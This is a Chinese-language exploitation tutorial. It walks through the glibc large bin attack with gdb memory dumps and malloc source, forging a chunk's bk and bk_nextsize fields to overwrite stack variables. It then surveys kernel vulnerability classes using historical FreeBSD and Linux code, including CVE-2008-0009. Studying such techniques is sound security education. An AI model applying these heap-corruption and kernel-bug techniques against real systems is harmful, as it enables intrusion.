该技术可用于修改任意地址的值，例如栈上的变量 stack_var1 和 stack_var2。在实践中常常作为其他漏洞利用的前奏，例如在 fastbin attack 中用于修改全局变量 global_max_fast 为一个很大的值。

首先我们分配 chunk p1, p2 和 p3，并且在它们之间插入其他的 chunk 以防止在释放时被合并。此时的内存布局如下：

```
gef➤  x/2gx &stack_var1
0x7fffffffde70:    0x0000000000000000    0x0000000000000000
gef➤  x/4gx p1-2
0x555555757000:    0x0000000000000000    0x0000000000000111  <-- p1
0x555555757010:    0x0000000000000000    0x0000000000000000
gef➤  x/8gx p2-6
0x555555757110:    0x0000000000000000    0x0000000000000021
0x555555757120:    0x0000000000000000    0x0000000000000000
0x555555757130:    0x0000000000000000    0x0000000000000411  <-- p2
0x555555757140:    0x0000000000000000    0x0000000000000000
gef➤  x/8gx p3-6
0x555555757540:    0x0000000000000000    0x0000000000000021
0x555555757550:    0x0000000000000000    0x0000000000000000
0x555555757560:    0x0000000000000000    0x0000000000000411  <-- p3
0x555555757570:    0x0000000000000000    0x0000000000000000
gef➤  x/8gx p3+(0x410/8)-2
0x555555757970:    0x0000000000000000    0x0000000000000021
0x555555757980:    0x0000000000000000    0x0000000000000000
0x555555757990:    0x0000000000000000    0x0000000000020671  <-- top
0x5555557579a0:    0x0000000000000000    0x0000000000000000
```

然后依次释放掉 p1 和 p2，这两个 free chunk 将被放入 unsorted bin：

```
gef➤  x/8gx p1-2
0x555555757000:    0x0000000000000000    0x0000000000000111  <-- p1 [be freed]
0x555555757010:    0x00007ffff7dd3b78    0x0000555555757130
0x555555757020:    0x0000000000000000    0x0000000000000000
0x555555757030:    0x0000000000000000    0x0000000000000000
gef➤  x/8gx p2-2
0x555555757130:    0x0000000000000000    0x0000000000000411  <-- p2 [be freed]
```

```
0x555555757140:    0x0000555555757000    0x00007ffff7dd3b78
0x555555757150:    0x0000000000000000    0x0000000000000000
0x555555757160:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x555555757130, bk=0x555555757000
 →   Chunk(addr=0x555555757140, size=0x410, flags=PREV_INUSE)   →
Chunk(addr=0x555555757010, size=0x110, flags=PREV_INUSE)
[+] Found 2 chunks in unsorted bin.
```

接下来随便 malloc 一个 chunk，则 p1 被切分为两块，一块作为分配的 chunk 返回，剩下的一块继续留在 unsorted bin（p1 的作用就在这里，如果没有 p1，那么切分的将是 p2）。而 p2 则被整理回对应的 large bin 链表中：

```
gef➤  x/14gx p1-2
0x555555757000:    0x0000000000000000    0x0000000000000041  <-- p1-1
0x555555757010:    0x00007ffff7dd3c78    0x00007ffff7dd3c78
0x555555757020:    0x0000000000000000    0x0000000000000000
0x555555757030:    0x0000000000000000    0x0000000000000000
0x555555757040:    0x0000000000000000    0x00000000000000d1  <-- p1-2 [be freed]
0x555555757050:    0x00007ffff7dd3b78    0x00007ffff7dd3b78      <-- fd, bk
0x555555757060:    0x0000000000000000    0x0000000000000000
gef➤  x/8gx p2-2
0x555555757130:    0x0000000000000000    0x0000000000000411  <-- p2 [be freed]
0x555555757140:    0x00007ffff7dd3f68    0x00007ffff7dd3f68      <-- fd, bk
0x555555757150:    0x0000555555757130    0x0000555555757130      <-- fd_nextsize,
bk_nextsize
0x555555757160:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x555555757040, bk=0x555555757040
 →   Chunk(addr=0x555555757050, size=0xd0, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
gef➤  heap bins large
[ Large Bins for arena 'main_arena' ]
[+] large_bins[63]: fw=0x555555757130, bk=0x555555757130
 →   Chunk(addr=0x555555757140, size=0x410, flags=PREV_INUSE)
[+] Found 1 chunks in 1 large non-empty bins.
```

整理的过程如下所示，需要注意的是 large bins 中 chunk 按 fd 指针的顺序从大到小排列，如果大小相同则按照最近使用顺序排列：

```
          /* place chunk in bin */

          if (in_smallbin_range (size))
            {
                [ ... ]
            }
          else
            {
              victim_index = largebin_index (size);
              bck = bin_at (av, victim_index);
              fwd = bck->fd;

              /* maintain large bins in sorted order */
              if (fwd != bck)
```

```
                {
                  /* Or with inuse bit to speed comparisons */
                  size |= PREV_INUSE;
                  /* if smaller than smallest, bypass loop below */
                  assert ((bck->bk->size & NON_MAIN_ARENA) == 0);
                  if ((unsigned long) (size) < (unsigned long) (bck->bk->size))
                    {
                        [ ... ]
                    }
                  else
                    {
                      assert ((fwd->size & NON_MAIN_ARENA) == 0);
                      while ((unsigned long) size < fwd->size)
                        {
                            [ ... ]
                        }

                      if ((unsigned long) size == (unsigned long) fwd->size)
                        [ ... ]
                      else
                        {
                          victim->fd_nextsize = fwd;
                          victim->bk_nextsize = fwd->bk_nextsize;
                          fwd->bk_nextsize = victim;
                          victim->bk_nextsize->fd_nextsize = victim;
                        }
                      bck = fwd->bk;
                    }
                }
              else
                [ ... ]
            }

          mark_bin (av, victim_index);
          victim->bk = bck;
          victim->fd = fwd;
          fwd->bk = victim;
          bck->fd = victim;
```

假设我们有一个漏洞，可以对 large bin 里的 chunk p2 进行修改，结合上面的整理过程，我们伪造 p2 如下：

```
gef➤  x/8gx p2-2
0x555555757130:    0x0000000000000000    0x00000000000003f1  <-- fake p2 [be
freed]
0x555555757140:    0x0000000000000000    0x00007fffffffde60      <-- bk
0x555555757150:    0x0000000000000000    0x00007fffffffde58      <-- bk_nextsize
0x555555757160:    0x0000000000000000    0x0000000000000000
```

同样的，释放 p3，将其放入 unsorted bin，紧接着进行 malloc 操作，将 p3 整理回 large bin，这个过程中判断条件 `(unsigned long) (size) < (unsigned long) (bck->bk->size)` 为假，程序将进入 else 分支，其中 `fwd` 是 fake p2，`victim` 是 p3，接着 `bck` 被赋值为 (&stack_var1 - 2)。

在 p3 被放回 large bin 并排序的过程中，我们位于栈上的两个变量也被修改成了 `victim`，对应的语句分别是 `bck->fd = victim;` 和 `ictim->bk_nextsize->fd_nextsize = victim;`。

```
gef➤  x/2gx &stack_var1
0x7fffffffde70:    0x0000555555757560    0x0000555555757560
gef➤  x/8gx p2-2
0x555555757130:    0x0000000000000000    0x00000000000003f1
0x555555757140:    0x0000000000000000    0x0000555555757560
0x555555757150:    0x0000000000000000    0x0000555555757560
0x555555757160:    0x0000000000000000    0x0000000000000000
gef➤  x/8gx p3-2
0x555555757560:    0x0000000000000000    0x0000000000000411
0x555555757570:    0x0000555555757130    0x00007fffffffde60
0x555555757580:    0x0000555555757130    0x00007fffffffde58
0x555555757590:    0x0000000000000000    0x0000000000000000
```

考虑 libc-2.26 上的情况，还是一样的，处理好 tchache 就可以了，在 free 之前把两种大小的 tcache bin 都占满。

3.1.11 Linux 内核漏洞利用

从用户态到内核态

企图	用户态漏洞利用	内核态漏洞利用
蛮力法利用漏洞	应用程序可以多次崩溃并重启（或自动重启）	这将导致机器陷入不一致的状态，通常会导致死机或重启
影响目标程序	攻击者对被攻击程序（特别是本地攻击）拥有更多的控制（例如攻击者可以设置被攻击程序的运行环境）。被攻击程序是它的库子系统的唯一使用者（例如内存分配表）	攻击者需要和其他所有欲“影响”内核的应用程序竞争。所有的应用程序都是内核子系统的使用者
执行 shellcode	shellcode 可以利用已经通过安全和正确性保证的用户态门来进行内核系统调用	shellcode 在更高的权限级别上执行，并且必须在不惊动系统的情况下正确地返回到应用程序
绕过反漏洞利用保护措施	这要求越来越复杂的方法	大部分保护措施在内核态，但并不能保护内核本身。攻击者甚至能禁用大部分保护措施

内核漏洞分类

未初始化的、未验证的、已损坏的指针解引用

这类漏洞涵盖了所有使用指针的情况，所指内容遭到破坏、没有被正确设置、或者是没有做足够的验证。

我们知道一个静态声明的指针被初始化为 NULL，但其他情况下这些指针被明确地赋值之前，都是未初始化的，它的值是存放指针处的内存里的任意内容。例如下面这样，指针被存放在栈上，而它的内容是之前函数留在栈上的 "A" 字符串：

```
#include <stdio.h>
#include <string.h>

void big_stack_usage() {
    char big[0x100];
    memset(big, 'A', 0x100);
    printf("Big stack: %p ~ %p\n", big, big+0x100);
}

void ptr_un_initialized() {
    char *p;
    printf("Pointer value: %p => %p\n", &p, p);
}

int main() {
    big_stack_usage();
    ptr_un_initialized();
}
$ gcc -fno-stack-protector pointer.c
$ ./a.out
Big stack: 0x7fffd6b0e400 ~ 0x7fffd6b0e500
Pointer value: 0x7fffd6b0e4f8 => 0x4141414141414141
```

下面看一个真实的例子，来自 FreeBSD8.0：

```
struct ucred ucred, *ucp;               // [1]
[...]
    refcount_init(&ucred.cr_ref, 1);
    ucred.cr_uid = ip->i_uid;
    ucred.cr_ngroups = 1;
    ucred.cr_groups[0] = dp->i_gid;     // [2]
    ucp = &ucred;
```

[1] 处的 `ucred` 在栈上进行了声明，然后 `cr_groups[0]` 被赋值为 `dp->i_gid`。遗憾的是，`struct ucred` 结构体的定义是这样的：

```
struct ucred {
    u_int   cr_ref;     /* reference count */
[...]
    gid_t   *cr_groups; /* groups */
    int     cr_agroups; /* Available groups */
};
```

我们看到 `cr_groups` 是一个指针，而且没有被初始化就直接使用。这也就意味着，`dp->i_gid` 的值在 `ucred` 被分配时被写入到栈上的任意地址。

继续看未经验证的指针，这往往发生在多用户的内核地址空间中。我们知道内核空间位于用户空间的上面，它的页表在所有进程的页表中都有备份。有些虚拟地址被选做限制地址，限定地址以上或以下的虚拟地址归内核使用，而其他的归用户空间使用。内核函数也就是使用这个限定地址来判断一个指针指向的是内核还是用户空间。如果是前者，则可能只需做少量的验证，但如果是后者，则要格外小心，否则一个用户空间的地址可能在不受控制的情况下被解引用。

看一个 Linux 的例子，CVE-2008-0009：

```
    error = get_user(base, &iov->iov_base);     // [1]
    [...]
    if (unlikely(!base)) {
        error = -EFAULT;
        break;
    }
    [...]
    sd.u.userptr = base;                        // [2]
    [...]
    size = __splice_from_pipe(pipe, &sd, pipe_to_user);
[...]
static int pipe_to_user(struct pipe_inode_info *pipe, struct pipe_buffer *buf,
struct splice_desc *sd)
{
    if (!fault_in_pages_writeable(sd->u.userptr, sd->len)) {
        src = buf->ops->map(pipe, buf, 1);
        ret = __copy_to_user_inatomic(sd->u.userptr, src + buf->offset, sd-
>len);                                  // [3]
        buf->ops->unmap(pipe, buf, src);
[...]
}
```

代码的第一部分来自函数 `vmsplice_to_user()`，在 [1] 处使用了 `get_user()` 获得了目的指针。该目的指针未经检查就默认它是一个用户地址指针，然后通过 [2] 传递给了 `__splice_from_pipe()`，同时传递函数 `pipe_to_user` 作为 helper function。这个函数依然是未经检查就调用了 `__copy_to_user_inatomic()` [3]，对该指针做解引用的操作，如果攻击者传递的是一个内核地址，则利用该漏洞能够写入任意数据到任意的内核内存中。这里要知道的还有 Linux 中以两个下划线开头的函数（例如 `__copy_to_user_inatomic()`）是不会对所提供的目的（或源）用户指针做任何检查的。

最后，一个被损坏的指针往往是其他漏洞的结果（例如缓冲区溢出），攻击者可以任意修改指针的内容，获得更多的控制权。

内存破坏漏洞

这类漏洞是由于程序的错误操作重写了内核空间的内存（包括内核栈和内核堆）导致的。

内核栈在每次进程进入到内核态时发挥作用。内核栈与用户栈基本相同，但也有一些细小的差别，例如它的大小通常是受限制的。另外，所有进程的内核栈都是一块相同的内核地址空间中的一部分，所以他们开始于不同的虚拟地址并且占据不同的虚拟地址空间。

由于内核栈与用户栈的相似性，其发生漏洞的地方也大体相同，例如使用不安全的函数（`strcpy()`，`sprintf()` 等），数组越界，缓冲区溢出等。

针对内核堆的漏洞往往是缓冲区溢出造成的。通过溢出，重写了溢出块后面的块，或者重写了缓存相关的元数据，都可能造成漏洞利用。

整数误用

整数溢出和符号转换错误是最常见的两种整数误用漏洞。这类漏洞往往不容易单独利用，但它可能会导致另外的一些漏洞（例如内存溢出）的发生。

整数溢出发生在将一个超出整数数据存储范围的数赋值给一个整数变量。在不加控制的加法和乘法运算中如果堆参见运算的参数不加验证，也有可能发生整数溢出。

符号转换错误发生在将一个无符号数当做有符号数处理的时候。一个经典的场景是，一个有符号数经过某个最大值检测后传入一个函数，而这个函数只接收无符号数。

看一个 FreeBSD V6.0 的例子：

```
int fw_ioctl (struct cdev *dev, u_long cmd, caddr_t data, int flag, fw_proc *td)
{
[...]
    int s, i, len, err = 0;                                     [1]
    [...]
    struct fw_crom_buf *crom_buf = (struct fw_crom_buf *)data;  [2]
    [...]
    if (fwdev == NULL) {
    [...]
        len = CROMSIZE;
    [...]
    } else {
    [...]
        if (fwdev->rommax < CSRROMOFF)
            len = 0;
        else
            len = fwdev->rommax - CSRROMOFF + 4;
    }
    if (crom_buf->len < len)                                    [3]
        len = crom_buf->len;
    else
        crom_buf->len = len;
    err = copyout(ptr, crom_buf->ptr, len);                     [4]
}
```

[1] 处的 `len` 是有符号整数，`crom_buf->len` 也是有符号数并且该值是我们可以控制的，如果它被设为一个负数，那么无论 `len` 的值是什么，[3] 处的条件都会满足。然后在 [4] 处，`copyout()` 被调用，该函数原型如下：

```
int copyout(const void *__restrict kaddr, void *__restrict udaddr, size_t len)
__nonnull(1) __nonnull(2);
```

第三个参数的类型 `size_t` 是一个无符号整数，所以当 `len` 是一个负数的时候，会被认为是一个很大的正整数，造成任意内核内存读取。

更多内存可以参见章节 3.1.2。

竞态条件

如果有两个或两个以上执行者将要执行某一动作并且执行结果会由于它们执行顺序的不同而完全不同时，也就是发生了竞争条件。避免竞争条件的方法有很多，例如通过锁、信号量、条件变量等来保证各种行动者之间的同步性。竞争条件中最重要的一点是可竞争窗口的大小，它对于触发竞态条件的难易至关重要，由于这个原因，一些竞态条件的情况只能在对称多处理器（SMP）中被利用。

逻辑 bug

逻辑 bug 有很多种，下面介绍一个引用计数器溢出。我们知道共享资源都有一个引用计数，并在计数为零时释放掉资源，保持足够的内存空间。操作系统往往提供 get 和 put/drop 这样的函数来显式地增加和减少引用计数。

看一个 FreeBSD V5.0 的例子：

```
int fpathconf(td, uap)
    struct thread *td;
    register struct fpathconf_args *uap;
{
    struct file *fp;
    struct vnode *vp;
    int error;
    if ((error = fget(td, uap->fd, &fp)) != 0)      [1]
        return (error);
[...]
    switch (fp->f_type) {
    case DTYPE_PIPE:
    case DTYPE_SOCKET:
        if (uap->name != _PC_PIPE_BUF)
            return (EINVAL);                        [2]
        p->p_retval[0] = PIPE_BUF;
        error = 0;
        break;
[...]
out:
    fdrop(fp, td);                                  [3]
    return (error);
}
```

`fpathconf()` 系统调用用于获取一个特定的开放的文件描述符信息。所以该调用开头 [1] 处通过 `fget()` 获取该文件描述符结构的引用，然后在退出的时候 [3] 处通过 `fdrop()` 释放该引用。然而在 [2] 处的代码没有释放相关的引用计数就直接返回了。如果多次调用 `fpathconf()` 并触发 [2] 处的返回，则有可能导致引用计数器的溢出。